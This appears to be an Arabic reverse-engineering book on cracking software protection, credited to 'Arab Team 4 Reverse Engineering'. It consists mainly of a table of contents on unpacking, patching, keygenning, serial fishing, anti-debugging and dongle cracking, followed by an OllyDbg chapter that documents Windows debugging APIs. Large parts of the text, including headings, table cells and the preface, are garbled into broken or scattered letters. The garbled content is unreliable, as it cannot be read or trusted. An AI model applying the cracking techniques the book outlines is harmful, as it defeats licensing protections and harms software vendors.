8.1. حِاكِدا حفكًا 49

8.2. خاَيَكِرنا 49

9. كذهيِ 67

9.1. بِيكَ قَثطذ 67

9.2. *Vcodes* 69

1. الخيمنا 70

2. فك دَبخ انَهف انزنف َزً PCGWIN32.exe 71

2.1. جِاَشثدا عذف 71

2.2. ادـ *Loader* 71

2.3. حُاَذىالف 73

3. PCGW32.DLL خَكَيبنِذنا خجزكًا فهيخِبًد كفُ 82

3.1. فيَا حساسدُ عذف 82

3.2. *Dump* جشمازىا ِ ِ جِاَشثدا عفد 83

3.3. ماكِرساتَ *Imports* ءاَت جداكًإ *Import REConstructor* 84

تشاَجِ

4. خَربخنا 85

1. فاذهلأا 86

2. خيذميِ 86

2.1. حيكِرسَدا خاَنًا حفَغ 86

2.2. حِذخرسَدا خاذُلأا 87

3. فذهذ خَسكِنا خسذذهنا 87

3.1. الأدوات المجانية 87
3.2. المحررات 90
3.3. Keygening + Fishing Serial خوارزميات التشفير 91
3.4. Patching تقنيات الحماية 92

1. مقدمة 97

2. أنواع الملفات "Dynamic link library" 98

3. أنواع الملفات ODBG_Plugindata_ و ODBG_Plugininit_ 98

1. الأدوات المستخدمة : 107
1.1 الأدوات المجانية : 110
1.2. الأدوات المدفوعة : 112

2. تطبيق عملية crack 114
2.1. 2.19 DUP استخراج الملفات : 114
2.2. InlinePatch : 115
2.3. 2.17 DUP استخراج الملفات : 118

1. أ خوارزميات الضغط وفك الضغط 121
1.3. الضغط المتناظر : 121
1.4. الضغط الحر 122
1.5. الضغط : الضغط المتناظر 122
1.6. الضغط الحر 122

2. الأدوات المستخدمة : 124

3. الأدوات المستخدمة OllyDbg : 125

4. الأدوات المستخدمة : 130

5. الباب الخامس: تكنيك الحقن 130

الخوارزميات المجهولة 132

1. المقدمة 132
2. الفصل الأول: تحضير الخوارزميات 132
   - 2.1. 132
   - 2.2. الحماية الكاملة للصفحات 133
3. الباب الثاني: تحضير FGInt 134
   - 3.1. 134
   - 3.2. الكشف عن إشارات الخوارزمية في ملف FGIntElGamal.pas 134
4. الباب الثالث: الفحص بالتنفيذ 135
5. الباب الرابع: تحليل OllyDbg 136
6. الباب الخامس: تحليل الخوارزمية: 138
   - 6.1. أداة DLPTool 139
   - 6.2. الفحص الأول: 139
7. الباب السادس: تكنيك الحقن 140
8. الخاتمة 141

RSACRYPT تشفير في RSA الخوارزمية للإغراق 142

1. المقدمة 142
   - 1.1. 142
   - 1.2. تشفير RSA 142
2. 142

FGINTRSA تشفير في RSA الخوارزمية للإغراق 153

1. المقدمة 153
2. تحليل الشفرة 153
3. تحليل الشفرة 154
4. 162

1. مقدمة 163

2. التشخيص المتقدم 164
2.1. الأوفسيت offset 164
2.2. التحليل الأولي للملف التنفيذي 166
2.3. تطبيق الـ Patch في الذاكرة 168
2.4. تطبيق الـ Patch في الملف 170
2.5. الـ Patch التشخيصي 173
2.6. الـ Patch الهندسي 174

3. الهندسة العكسية لبرامج الحماية KEYGENME و CRACKME 178

1. مقدمة 179

2. الهندسة العكسية لـ CrackMe 179

3. الهندسة العكسية لـ CrackME 180
3.1. الجزء الأول: التحليل الأولي 180
3.2. الأسلوب الأول: التحليل الثابت 183
3.3. الأسلوب الثاني: التحليل الديناميكي 185
3.4. الأسلوب الثالث: التحليل الهجين 186
3.5. الأسلوب الرابع: التحليل الآلي 189
3.6. الأسلوب الخامس (CRC32) 195

4. الهندسة العكسية لـ KeyGenME 198

5. الهندسة العكسية لـ KeyGenME 198
5.1. التحليل الأولي 198
5.2. التحليل الثاني 200
5.3. التحليل الثالث 201

6. الفهم و KeyFileME أيلبل 204

7. التصحيح الآلي 205
7.1. التصحيح الأول 205
7.2. التصحيح الثاني 206
7.3. التصحيح الثالث 209

211 تريجح SEARCH AND REPLACE ت ه غح DELPHI

1. خيذمًنا **211**
1.1. خاءاشجلاإ خاصًصساخيا *212*
1.2. Hexadecimal ًقبيوبا ًكثثذثبربا ًقيا حذغ *212*
1.3. حَذْذقيا ًقيا ه ْطقتاطذ *213*
1.4. ًقيا بفشًغربا وثقفيَيد حطًاًرد احخسًوكً *213*
1.5. وثقِبَشًغذًذقفيَيا ًأبِذمأربا *213*
1.6. وْذْذربا حًِصساخ *214*
1.7. ثذثبا حًِصساخ *214*
1.8. شًغربا حًِصساخ *215*

2. ًهكًكَجطر **216**
2.1. *216*
2.2. *217*

3. خًربخنا **217**

218 خمُنًا فشكن RDTSC لاًعرسا

1. :خيذمي **218**
1.1. فاذ لأا *218*
1.2. خاقشفرِ فشاكذ *218*
1.3. حأذثبا *219*

2. ًمَجطزنا مًكِنا **220**
2.1. بفدد بف RDTSC حًِصساخ حجِشت *220*
2.2. خْيا بف غثرربا *221*
2.3. جيارْيا بِث حًساقيا *223*

3. خًربخنا **224**

1. :خيذمي **225**
1.1. حأذثبا *225*
1.2. فشاكذ *225*
1.3. فاذِلأا *226*

2. خجيشجنا **228**

3. نشًزنا خَمِنر **230**

خُربخنا 4. 231

خيذمنا 1. 232

بهزفشكيد تجد دبسَبس 2. 232

2.1. JMP OEP ىا ىَىإهىَ غىَى ا 233

2.2. JMP OEP ىا ىَيگ فـقىَذ حطقىَ غضهَ 233

2.3. OEP ىا ىَيگ هىَگـذى ا 236

2.4. Unpacker ىا وخاد DLL ىا خافـيىَ غىَىَجذ 237

خيذميد 1. 239

ىَهَكينا كَجطزنا 2. 241

2.1 مَف ىَضغ HWBP ؟ 242

2.2 ىَ ا ـ Thread Context ؟ 242

ىَ ا

ىَهَدَلبليد 3. 246

1. أ يمذيخ گـن انهجوو انكطوا ىَ Introduction To Brute Force Attack 248

ىَ الى:

دوكنا مَهذر :لأبَاب 2. Code Analysis 250

ليشسنا دبجإ خَيصساوخ مَهذر :لأبلنب 3. 254

نجَنا خثبزكَف شَكفزنا كىَاشط :لأَبكثاس 4. Brute Forcer 255

خُربخنا 5. 255

خيذميد 1. 256

2. أسبئم كطف انَنمخ DEBUGGER DETECTION 257

PEB.BeingDebugged Flag: 257

IsDebuggerPresent)(258

PEB.NtGlobalFlag, Heap Flags 263

264

.2.1 D e b u g g e r

2.2. I n t e r r u p t s

2.3. T i m i n g

2.4. C h e c k s

2.5. SeDebugPrivilege	265
2.6. Parent Process	266
2.7. DebugObject: NtQueryObject	268
2.8. Debugger Window	269
2.9. Debugger Process	271
2.10. Device Drivers	271
2.11. OllyDbg: Guard Pages	272
3. أسبئم كطف امبط انزولف أانزپذٍم كّهي انجشايج Breakpoint & Patching Detection	**274**
3.1. Software Breakpoint Detection	274
3.2. Hardware Breakpoint Detection	274
3.3. Patching Detection via Code Checksum Calculation	276
4. ههَهذر غنيأ دوكنا هٍوطر مئبسأ ANTI-ANALYSIS	**277**
4.1. Encryption and Compression	277
4.2. Garbage Code and Code Permutation	279
4.3. Anti-Disassembly	282
5. أسبئم خشً يزمذيخ ADVANCED AND OTHER TECHNIQUES	**284**
5.1. Process Injection	284
5.2. Debugger Blocker	286
5.3. TLS Callbacks	287
5.4. Stolen Bytes	289
5.5. API Redirection	291
5.6. Multi-Threaded Packers	293
5.7. Virtual Machines	293
5.8. Anti-Dumping	295
6. خيبهغجاشي	**296**
ذا دأذنا دبمَجطر نكَ خيذمي ولاً 1. Introduction to .net applications	**299**
2. ابَابل: ر ًَه ًَذبذ ًَن ًَشاشت جي باشت Reflector	**300**
2.1. جٍاًَشا خاساذ	300
2.2. ثذثا خاساذ	301
2.3. جٍٍشثا جغذ سا ًَرخا	301
2.4. اىًَضج Analyze .. Used By .. Go to Member	302

3. تحليل الإنذار Deblector 304

3.1. IL View 305

3.2. الزر 306

3.3. Disassembly 306

3.4. الزر Auto Moduels 306

4. تشفير البرنامج الأفضل الباشجنا مَهذر: لاَبكِتاس 306

4.1. الأوَّل الزرنا 307

4.2. GetValue حى اذى الوَيذذ 307

5. تكنا نَضد دوبِش سنا دوبَزدا: بسيبخ 315

1. تبديض الأخيذمي 317

1.1 هذكِنَا فيَا عفدُ Name Assembly وُذكِذول اَ أ 317

1.2 خاداذكَا إلاَ اَتْ 320

1.3 الأدل Reflexil 320

1.4 الزر Method definition : 320

1.5 ثالث اَل 320

Instructions

Variables الكَفذح:

الكَفذح:

2. رَشِن رطجَمِ وسزغالل الكَفذزَن: Instructions & Variables 320

1. أوَّل: رفكِم انضس EnableMe 331

2. لاَبَاب: ص أبجر سنذد سضنا Me Enable 332

3. لاَبلنب: ص أبجر نَهدش خ 2 Step 332

4. لاَبكِتاس: ص أبجر نَهدش خ 3 Step 334

5. لاَبسيبخ: ص أبجر سنذن Timer 337

6. لاَبسدبس: إبجِ لِشسنا دبج Fishing Serial ى سمهذ 337

7. لاَبكِتبس: جَكمَةً لاَبكِتبس ذن سمهذ Advanced ى Brute Force Attack-ان أضشح 339

S .7.1
HA .7.2
خُشَّة .7.3
سَّف
سَّسْ
غ
سارد
ح
دَنا
ه
ر
ا
ذ
ح
ا
د
ذ
ج
ِ

1. إجبد انسشبل نزطجَمبد انذأد اذ : Serial-fishing in DotNet Targets 353

2. انجبرطَنغ فً رطجَمبد انذأد اذ : Patching DotNet Targets 358

3. كًم كَجن نزطجَمبد انذأد اذ)1(Keygenning DotNet Targets 363

4. (Targets DotNet Keygenning)2(ههدلاغإأ دوكنا خسا للاخنيذا دأذنا دبمَجطزنجك مًكَ 366

ل اىجنا خامي ثطذ مي هذذ: س داسنا ب اثنا 373

)1(ل اىجنا خامي ثطذ رسك 374

1. خيذميِ 374

2. pro IDA داسذل نَسذر : ينأل أا حوطخنا 374

3. جيباشجنا فبطكزسا : خَابلنا حوطخنا 376

4. جيباشجنا ش س ك : خلنبلنا حوطخنا 380

)2(ل اىجنا خامي ثطذ رسك 389

1. مَغطزنا وبظاأ جنبكًنا لود خيذميِ 389

2. وبظننا داذه جي خزفأ ل اوجنا خبًد ق اشزخا 390

3. طسذنا ازه ًف مًكنا خمشِط 390

4. ل اوجنا دبمَجطر ش سك 390

4.1. ه ًل أا ق ًثطربا *390*

4.2. ًبًاثدا ق ًثطربا *395*

5. طسذنا دبمفشيِ 399

6. دبجنبكيل ود دبيوهكًنا نيذِضً هذحذَفيظثاأس ARM مَغطزنا وبظاأ Symbian 399

1. خيذميِ 400

1.1. خاثيطرَا *400*

1.2. جي اكِ خاَيَكذ ARM *400*

2. ش روَجًكنا يهً PC Pocket نا دبمَجطر مًكَ حبكبذي 403

3. كَم Debugger ثبسزخذاو Microsoft Visual C++ 2005 Emulator أ 408

4. كَم debbuge ثبسزخذاو IDA أEmulator 414

5. خَمَجطر خهليا 420

5.1. انثاه األ ُه : مسش ىكخح *Handmark Yathzee 1.05* *420*

5.2. حخىكد ش سم : ُ ّ اثا ماثا *Fun2Link* *429*

1. ل ِشسنا دب ج ِ: ل اَ ّ وأ 447

2. ج ِ ياشجهذ نجَكخثبزك: ل أَبَاب 450

1. خَ أش زكنل ا ت زكنا ف ِ ش ِكر 452

2. ه هَهذر أ حش كازن ا ّ ف ل أَ ِأذ ِ قب زكنا كف 453

3. قب زكهذس دون خثبزك 459

4. ل ِشسنا ج اش خزسا 460

5. كزبثخ Sniffer نهسش ِبل 461

6. قب زكهن نجَكن ا غ ذغ 462

1. ى َ ّ گ زنا ل ود دب ظدل ا ِ ي : ل اَ ّ وأ 466

2. نَكسنا خ ذَهر : ل اَ ّ بَاب 473

3. نَكسنا ت كش ر : ل اَ ّ ب ل نب 476

الفهرس

1. مقدمة الدورة 479

2. خوارزميات 484

1. Rainbow I Uppp Skin 486

2. كشف السيريال 493

3. RealDraw 5 وإدخال سبيل Dup في باشجنكس 496

1. جي باشجنا خثبزك 498

1.1. عنشا وثق حيى ا خادانكل إ ضيكت 498

1.2. حاد عاطا 499

1.3. دنبلج ارم جواشيد 511

2. اسزكبل OllyDbg نهزنم خ (خفيب OllyDbg) 515

2.1. حيذ 515

2.2. فاطرما أطخيا كت هؤسا انا فاطرما أطخيا 515

3. جي باشجنا شسك 520

3.1. ظغضا ل ف 520

3.2. جنت حاذيا شسم 525

1. خيذمنا 530

2. Windows Explorer يزكف خ اننظبو 531

2.1. GUID -Globally Unique Identifier 531

2.2. يف ايك — MalwareHook.pas 532

2.3. يف ادثد SETUP.dpr 535

3. مجطزنا عضجنا 536

.3.1 تشريعات عقد الشراكة 537

3.2. كشف فيروس وكد حتشجذ 538
3.3 Modules ـدا عذفـذ 538
3.4. وكد كشف إعلام Winlogon.exe فـزذى إيقاف كشف فيروس حشاوى 539
3.5. فيذك كشف 540
3.6. Winlogon.exe 541
3.7. ذظف 541
Explorer.exe
ذظف

4. دبس أشفنا فزد مداشي 542

5. خربخنا 542

1. خجشجزنا خخسننا قكمه فـي شغنبك: لاوأ 543
1.1 (كيه فيشغس ص): هلأا هاثدا 543
1.2 (جيجسيشغ حثشجذ ارخسه أ يكهذ عه): بهاثدا هاثدا 544
1.3 (حئاقى ا بكيه فيشغ عفـذى ا ذت): ثـى ا ثدا هاثدا 545

2. جيباشجنا علا إ ذنك شهظر خجكضيحزفـبا: لابابه 547
2.1 جاشثدا اذخرسا جذه ءارا يك بهثزم علاقا إ ذكشظ سا ذغتشه: بهاثدا هاثدا 547
2.2 حيجسيشغ حخسه أ يك هثظرم جاشثدا علاقا إ ذكشظ MsgBox: هلأا هاثدا 548

3. لابلنبه: MsgBox شخر جشجنا ذنك إ خدا بخ لبابث دبا غشغ مجس ر دبا غذخ Boy Bad 562

4. لاكبثاس: ا عبهزا ا ذنك هسفنذ جيباشجنا قلاغا ا ذنك أ خجشجزنا حذنا خدا بخ لبابث دبا غشغ خذ 562

5. لابسيبذ: خاسبمه ا لشسنبذ مهذنا لشسنا خ ىطبخنا 562
5.1 OllyDbg اذخرسا: ىلقاج شطى ا 563
5.2 vbaStrCmp.2.1 جادلا اذخرسا: حثدا حقشطى ا 563

1. خيذمه 565
1.1 حكشكى ا خامشطى ا كحذى 565
1.2 اكاه وغهذى ا فشكذ وغهذيد 565

2. مغاأذنا واذخرسبث خبذنا 566

3. Dongle مغاأذنا واذخرسبث دجمكطثك مجطر خبذنخىبكا 567
ـدا جءاشق 567 568
Manuals 567
كيك علاطواه 567

.3.1 و غ ذ ى ا چ ش م ا ر ا ذ

.3.2

.3.3

.3.4

ا د - S D K s (Distribute Function Calls) ا ى ذ غ و ا س ر ذ گ ا ء ذ ا ت غ ت ک ث ش

(F r e q u e n t C h e c k)

ر ن ش س

ف ذ ع

ا س ر خ

3.5. حطّست عنف طّش ضّذخرسذو 568

3.6. وغّذّذى ات ظاخى Key ـا ًاذخرسا 568

3.7. Shell ـاتّ فـشكّ اِ ّ أّ حمشطاتّ حغاخى ا حّاّذى ا ّذخرسا 569

3.8. Emulator ـا ِ ّ حّاّذى ا 569

ىشخلأا مئبسونبثخاسبميجي اشجناخِيًّ ف مغاأذنا واذخزسا ىأبسيـ 4. 570

يخهغدار غّضاوي 5. : ىذزنّنا ني عوضوًّةا 571

إعادة ...

..يتسلى الإيام تتغلغل في الأعماق الإنسان بشتى أنواع التعذيب

بعض الأعمال الإنسان تكون أقل من الحيوان بكثير لا يهتم بأي شيء

..يقتله

الإنسان يعتبر أكثر من الحيوان في الأعمال الإنسان يعتبر أكثر من الحيوان

!. الإنسان يعتبر أكثر من الحيوان في الأعمال الإنسان يعتبر أكثر من الحيوان

الإنسان يتألم من الإخوان ، ويتأسى الإنسان أن يرى الإنسان يعتبر أكثر من الحيوان

..الحيوان

الإنسان يتألم

تمدقلم

جِزْ جُلُمُيخ مزُيذ لله

{ وَعْمَسَّنا مُكَنَمَ عَجَوَ بَيَئْيِش نَنى مُمَهْعَتَبَنَ مُكِتَبَمَّمُأ نِنى مُطُبْهِمْمُكَجَخْ أَهَّنَهنا وَ
شْرتَ مُكَّنَهَعَنَ تَةَيِئْفَأْنا وَ رَبَصْبَأْنا وَ

سُخا لله اسبلما سُعلما ثِلَّدا أسبِ ضُعِ إِأْ ثِنَّ سُعِ جُلما لا ،٢عَلأا بُعِعَبِ فيِ ضِإِجَ
ضُيُ عَ

تاكُيا ضضلأا فيِ لا ويش طَقَفأ لا عُكَتَ أسِسأ مَنَهَكَنَ كِثُ ،اسعِسعِ إِكسأ سكي مُعِدلا
حمطَيتاقلأا تعخ ،اعنضِ عُتَ لا بشقَ يآ ٢عَ سُرُ اسُغ ٢عَ لاكيا ٠لاكيا .. اكُ لا
،غَ
:سعبَ

طاشَ سِظ ٢عكَ نَحَ 2007 اع ١كُهعيا ١غسَمُيَ بطعيا لبطيا عقَ ملاطا تمأ صَ عَ إِلكا لد
.طكَ بطكيَ طمس تاذتيا ١عغايا تلاا ذبم بطعيَ ١كُهعيا ١غسَمُا

عنا مَنَ بتن مَ عَ طَ اَ ٠سبد عَ يا اصِ تازطَ أَ ١قاخَ ،اسد ١بعتَ ١عنا تَ اتَ بسدتا ن سكي
سَعَ بيِ أ زاهِ ١بطعيا ١كَيا .ضطكَيا لا

اتكَ ب ،ضكلماَ ١بتهلما ىضسيا سكتبأسيِ ،عيا اصِ ماكإ فيا ضاطقإ اتيمعاَ ،طجعكِ لمصِ يِ
فيينذلما ١بغ مَ اعىضَ ،ب ١كدتَ تاضزَ اَسقَ ،عيا اصِ رَاطبَ تازأ مَ ىجيا حطَب اقَ ،١بطعيا
.ب ٤ امهعلأا ىضايَ امَسكَ اَن تيا تابشتيا مَضا تيا لبطعَ ع راهيا ١ا□مِ□ ١اذ

؛ينهَ كَ لا ينذتَ هَ ي عيا اصِ فيِ ١بدلأا مطَيا كِىتا اَ اَشبقأ ب ،سخا اصِ سَع اَسطُ كِ لم
ضاشتِ امَزَ ،سبلما سعُيَ مَبِ نَ مَيُ حطَ ،ايكعَ ابيأ تقُ تيا راهيا تازلأا مَ سبعيا اضسقأَ
.ايسكتَ اتذهب اكَيُ عيا اصِ سجتازأ ضاهيأ مِسلبطَيا ٤انعأ

فيهنلأا خسإ نسكيَ خسَ" ديها اَباتن ضاسقإ بطعيا ١كُهعيا ١غسَمُا لم "١كُهعيا ١غسَمُا لد
٤اغ عَ يا اصِ ٠ طيِ لأا عدطلما حبقأَ ،١كُهعيا ١غسَا ٤اب يأ تَس 1429 ١طذا ١كَيا ىأضفيِ ١سذ
.١اَ مَ يغَ أ ينكدتلما أ ينذلما مَ اَ انأ

فيع غأ اذ فيهعَ حبكَ ١كُهعيا ١غسَمُي بطعيا لبطيا ِب مكَ يَ مُيا ١كُهعيا ١غسَمُا لم
،طخ: ١كُهعيا ١غسا) اجيا باتن هيسكَ اَسع ضعب ٢عَ باتنا اصِ لاخَ مَ بتطعتغ حُس (اَلأا لد

تابع الخاوية، يثبت ياتاظضاذذ؛ ا ثكمعيا ا غسمعا ع فيا سكتلما مثلما

راطب حكتة، اتمرا هيذن أتاب ا باتنة، وثيا تاز أ ا نطبة، تاغيثيا ثة، ا هاثيا

ينهغمكتة، ماحا راطب ةماجيا ثحا تسيا

..يجهيا، تاثيثايا

يذهاغ باتهيا ا بسكنة نمن ا مة ٨ضالكيا ا ثأ – تسدة إتى، مطهيا ةدهيا كيا خ مهة أ لى اعتلله
عيا

..طثكلماة ظاذتيا باب ا ح تيايمق ا يظ تسدة مإة، زاسكياة لثثيبا اي عزا ا اسذ ثى -

ةسبلا ب ع إيا شة	اكتيا نة وكيبا عأ هيا ح
اش ثى مريا اق، طق ةة ثغ ا ٤	سق غلام ا ي تنه يخ ٣ غ غطة

...ينلماعيا بض للهس خإ ا اعز طخآة

ا ثكمعيا ا غسثيبطعيا لطثيا

Arab Team 4 Reverse Engineerin

كيف تستعمل الكتاب؟

تُوفر هذه الكتيبات مجموعة من الأنشطة المصممة لتساعد الطلاب على تعلم أساسيات الحاسب والمعلومات. وتتضمن هذه الأنشطة مجموعة من الأسئلة والتمارين والتجارب والمشاريع والألعاب التي تهدف إلى تنمية مهارات الطلاب في التفكير المنطقي وحل المشكلات والتعامل مع الحاسب والمعلومات.

	يحتوي هذا الكتاب على أنشطة وتجارب وألعاب
	يحتوي هذا الكتاب على أسئلة وتمارين
	يحتوي هذا الكتاب على مشاريع
	يحتوي هذا الكتاب على معلومات
	يحتوي هذا الكتاب على أدوات
	يحتوي هذا الكتاب على أمثلة

ولتحقيق الاستفادة القصوى من هذه الكتيبات يجب على الطالب أن يقوم بتنفيذ الأنشطة والتجارب والألعاب والمشاريع والأسئلة والتمارين بنفسه وأن يتأكد من فهمه لكل منها قبل الانتقال إلى الذي يليه.

يمكن للطالب أن يستعين بالمعلم أو بأي شخص آخر في حل الأسئلة والتمارين والتجارب والمشاريع والألعاب إذا لم يستطع حلها بمفرده.

الخصائص والأداء والمزايا الرئيسية لمنصة الهجوم وتقنيات الاختراق.

الباب الأول: أفكار وحلول متقدمة في OllyDbg

كيف يقوم OllyDbg بتصحيح البرامج ؟

How Does OllyDbg Debugs Targets

OllyDbg يعتمد على مجموعة من الوظائف الخاصة بالنظام التي تقوم بتنفيذ مهام التصحيح وتتعامل مع الأحداث الخاصة بالمصحح Int3 .

وفيما يلي بعض الوظائف الخاصة بالنظام التي يستخدمها:

- CreateProcess
- GetStartupInfo
- ReadProcessMemory
- WriteProcessMemory
- WaitForDebugEvent
- ContinueDebugEvent
- CloseHandle
- GetOpenFileNameA
- ZeroMemory
- GetThreadContext
- SetThreadContext
- DebugActiveProcess

1. بدء البرنامج المستهدف: الخطوة الأولى

عند تنفيذ أمر التصحيح يقوم النظام بإنشاء عملية جديدة وتمرير معلمات إلى الوظيفة CreateProcess ، وتحتوي على 10 معلمات وفيما يلي:

BOOL CreateProcess(	يعيد قيمة منطقية تشير إلى نجاح أو فشل العملية. TRUE في حال النجاح و FALSE في حال الفشل.
LPCTSTR lpApplicationName	يحتوي على اسم البرنامج المراد تنفيذه، وغالبًا يكون exe أو com ويمكن تركه فارغًا إذا كان اسم البرنامج مكتوبًا في سطر الأوامر.

	ظو تلي خ ع ج ن خ ز و ز و jpg: ل ا ي ج إ ع ك ي خ ع ج ذ ت ء ا ظ إ ج ب ي ن و ت خ ن خ ص ي خ ذ ي ه إ خ ظ ب ب ي ت ل Loader ص ز ع ي ذ ب خ ذ ج ن ب ، ي ل ظ.
LPTSTR lpCommandLine	إ خ ظ خ ت م ه د ي ك و ي ع ث ب خ ج خ و ل أ خ ت م ل و Obyte ز ه ع ج و ي ذ ج
LPSECURITY_ATTRIBUTESlpProcessAttributes	ى/ و ه ج ص و ي ز ي ذ ج SECURITY_ATTRIBUTES ه ب ز *ز د خ خ ظ خ إ خ م ل م ت (ب ه ع ذ ب) ص ي خ ذ ب ش ب خ ج
LPSECURITY_ATTRIBUTES lpThreadAttributes	(ب ه ع ذ ب) ... ز ذ ب ذ خ ج و س ح ب ص س ي ب ذ ب ء ب ت ذ أ و
BOOL bInheritHandles	ى خ و ع ذ ى ب ف ب إ خ ظ خ ذ ب ه ت م ل ن ؤ ر ح ث ب خ ص ه ب خ ح ، ى ع ا ى و ، ص ي خ ذ ي و ف ب ج ظ خ ج و س ي خ
DWORD dwCreationFlags	CREATE_SUSPENDED: ص ج ج ل أ خ *ز ت ي ت ي و ، ش ب خ ذ ب ت س د ٩ ع و خ ص ب ل ف ب *• و و ، ش ب ت خ ج إ خ ظ خ ت م ه ت م ل م ح خ ي ج و ب ر ب خ ف ب ج ب ب و ؤ ه ج ص م ح *ظ و ج ل ظ. خ ء ، ز خ ظ و ك ب ت ظ ج ع و ، ك ب ت ع ب خ ت ؤ ه ج إ خ ظ خ ت م ه DEBUG_PROCESS: ب ا و ي ج و ب ر ب خ DEBUG_ONLY_THIS_PROCESS ب خ ت ؤ ه ج ك ب ت ط ب خ ب خ : ي ج و ب ر ب خ ف ب ل ل أ خ Process.
NULL	خ *ب أ ظ خ ج و ا ظ إ أ ، ح م ح *ز ش ذ س ج ي ج و ب ر ب خ ل ن ؤ ح ب ظ ط ي ن ب ذ ج ز . ع ج و س ي خ ج و ت *ف ب ؤ ، ى ظ و ل أ خ ى ع ب ط خ ى ظ و ى ز ، م ص خ ى ذ ه ع م ذ ب ج و خ ج و ف ب DEBUG_PROCESS | DEBUG_ONLY_THIS_PROCESS
LPVOID lpEnvironment	ع ذ ى ب ع ذ ى ب
LPCTSTR lpCurrentDirectory	ى ه ب ي ب خ ى ي ذ ج STARTUPINFO ص ى ه ب ي ب خ ى ي ذ ج:
	typedef struct _STARTUPINFO { // si
	DWORD cb;
	LPTSTR lpReserved;
	LPTSTR lpDesktop;
	LPTSTR lpTitle;
	DWORD dwX;
	DWORD dwY;
	DWORD dwXSize;
LPSTARTUPINFO lpStartupInfo	DWORD dwYSize;
	DWORD dwXCountChars;
	DWORD dwYCountChars;
	DWORD dwFillAttribute;
	DWORD dwFlags;
	WORD wShowWindow;
	WORD cbReserved2;
	LPBYTE lpReserved2;

	HANDLE hStdInput; HANDLE hStdOutput; HANDLE hStdError; } STARTUPINFO, *LPSTARTUPINFO; يحتوي GetStartupInfo على معلومات عن العملية
LPPROCESS_INFORMATION lpProcessInformation	يحتوي هذا الهيكل على معلومات عن العملية ROCESS_INFORMATION و يستخدم : typedef struct _PROCESS_INFORMATION { // pi HANDLE hProcess; HANDLE hThread; DWORD dwProcessId; DWORD dwThreadId; } PROCESS_INFORMATION; كل : • dwProcessId يحتوي على معرف العملية Process و hProcess يحتوي على مقبض العملية . TaskMan في مدير المهام ، يمكن عرض PID : يستخدم هذا المقبض في وظائف مثل Attach . OpenProcess يعيد مقبض العملية ، وهو مقبض يستخدم في وظائف مثل . يحتوي هذا الهيكل على PID العملية . • dwProcessId. أما hProcess فيستخدم بشكل أساسي في وظائف إدارة العمليات hThread : مقبض الخيط . Thread وكل خيط يملك معرف dwThreadId : • يحتوي هذا الهيكل على TID الخيط Thread . • يجب تحرير هذا الهيكل بعد الانتهاء منه .
);	انتهى.

VOID GetStartupInfo(	يحتوي على معلومات STARTUPINFO
LPSTARTUPINFO lpStartupInfo	مؤشر إلى هيكل STARTUPINFO
);	انتهى.

BOOL ReadProcessMemory(	يقرأ بيانات من ذاكرة العملية .

HANDLE hProcess	PROCESS_INFORMATION . CreateProcess
LPCVOID lpBaseAddress	VA .
LPVOID lpBuffer	
DWORD nSize	
LPDWORD lpNumberOfBytesRead	NULL
) ;	

BOOL WriteProcessMemory(	TRUE
HANDLE hProcess	PROCESS_INFORMATION . CreateProcess
LPCVOID lpBaseAddress	VA .
LPVOID lpBuffer	
DWORD nSize	
LPDWORD lpNumberOfBytesWritten	NULL
) ;	

BOOL CloseHandle(	يغلق مقبض كائن مفتوح ؛ إذا نجح الإغلاق ، فإن الدالة تعيد TRUE ، وإلا
HANDLE hObject	مقبض الكائن المراد إغلاقه
) ;	

VOID ZeroMemory(	يملأ كتلة من الذاكرة بأصفار
PVOID Destination	مؤشر إلى الذاكرة المراد ملؤها
DWORD Length	حجم الذاكرة بالبايتات
) ;	

: GetThreadContext)

BOOL GetThreadContext(	يحصل على سياق الخيط المحدد ، وهو مجموعة من البيانات خاصة بالمعالج ، تتضمن محتويات سجلات المعالج وحالة المعالج.
HANDLE hThread	مقبض الخيط الذي يراد الحصول على سياقه ، يجب أن يكون لديه الصلاحية THREAD_GET_CONTEXT كما يجب أن يكون الخيط في حالة توقف.
LPCONTEXT lpContext	مؤشر إلى بنية CONTEXT التي تستقبل معلومات السياق الخاصة بالخيط المحدد ، وتعتمد محتويات هذه البنية على قيمة معلمة ContextFlags ، وهي بنية خاصة بالمعالج ، وتعرف في ملفات رأس النظام.

```
typedef struct _CONTEXT {

        DWORD       ContextFlags;
        DWORD       Dr0;
        DWORD       Dr1;
        DWORD       Dr2;
        DWORD       Dr3;
        DWORD       Dr6;
        DWORD       Dr7;
        FLOATING_SAVE_AREA   FloatSave;
        DWORD       SegGs;
        DWORD       SegFs;
        DWORD       SegEs;
        DWORD       SegDs;
```

	DWORD Edi; DWORD Esi; DWORD Ebx; DWORD Edx; DWORD Ecx; DWORD Eax; DWORD Ebp; DWORD Eip; DWORD SegCs; DWORD EFlags; DWORD Esp; DWORD SegSs; BYTE ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION]; }CONTEXT; وهذه البيانات.
);	الخطأ.

BOOL SetThreadContext(	تقوم بتغيير سياق الخيط المحدد
HANDLE hThread	مقبض الخيط Thread.
CONST CONTEXT *lpContext	مؤشر إلى
);	الخطأ.

الثاني

هل JNZ أو JZ في الكود الذي يلي Flag ... يتم ضبطه وفق نتائج عملية مقارنة؟ وما هو الفرق بين Context مضبوط مع Flag يتم تغييره وبين Context مضبوط مع Flag يتم تغييره بشكل دائم

BOOL GetOpenFileName(	تعرض مربع حوار OpenDialog
LPOPENFILENAME lpofn	يستخدم OPENFILENAME وهو معرف كما يلي: typedef struct tagOFN { // ofn DWORD lStructSize; HWND hwndOwner; HINSTANCE hInstance; LPCTSTR lpstrFilter;

	LPTSTR lpstrCustomFilter; DWORD nMaxCustFilter; DWORD nFilterIndex; LPTSTR lpstrFile; DWORD nMaxFile; LPTSTR lpstrFileTitle; DWORD nMaxFileTitle; LPCTSTR lpstrInitialDir; LPCTSTR lpstrTitle; DWORD Flags; WORD nFileOffset; WORD nFileExtension; LPCTSTR lpstrDefExt; DWORD lCustData; LPOFNHOOKPROC lpfnHook; LPCTSTR lpTemplateName; } OPENFILENAME; عدد عناصر البنية المستخدمة لأسماء الملفات والأدلة المختارة
);	خطأ.

BOOL WaitForDebugEvent(	صفة تستخدم في انتظار حدوث حدث تصحيح . DEBUG_EVENT
LPDEBUG_EVENT lpDebugEvent	مؤشر لبنية DEBUG_EVENT تستقبل معلومات حدث التصحيح
DWORD dwMilliseconds	الفترة الزمنية التي يجب أن تنتظر الدالة حتى حدوث حدث تصحيح ملاحظة: إذا كانت القيمة INFINITE فإن الدالة لن تنتهي أبدا...
);	خطأ.

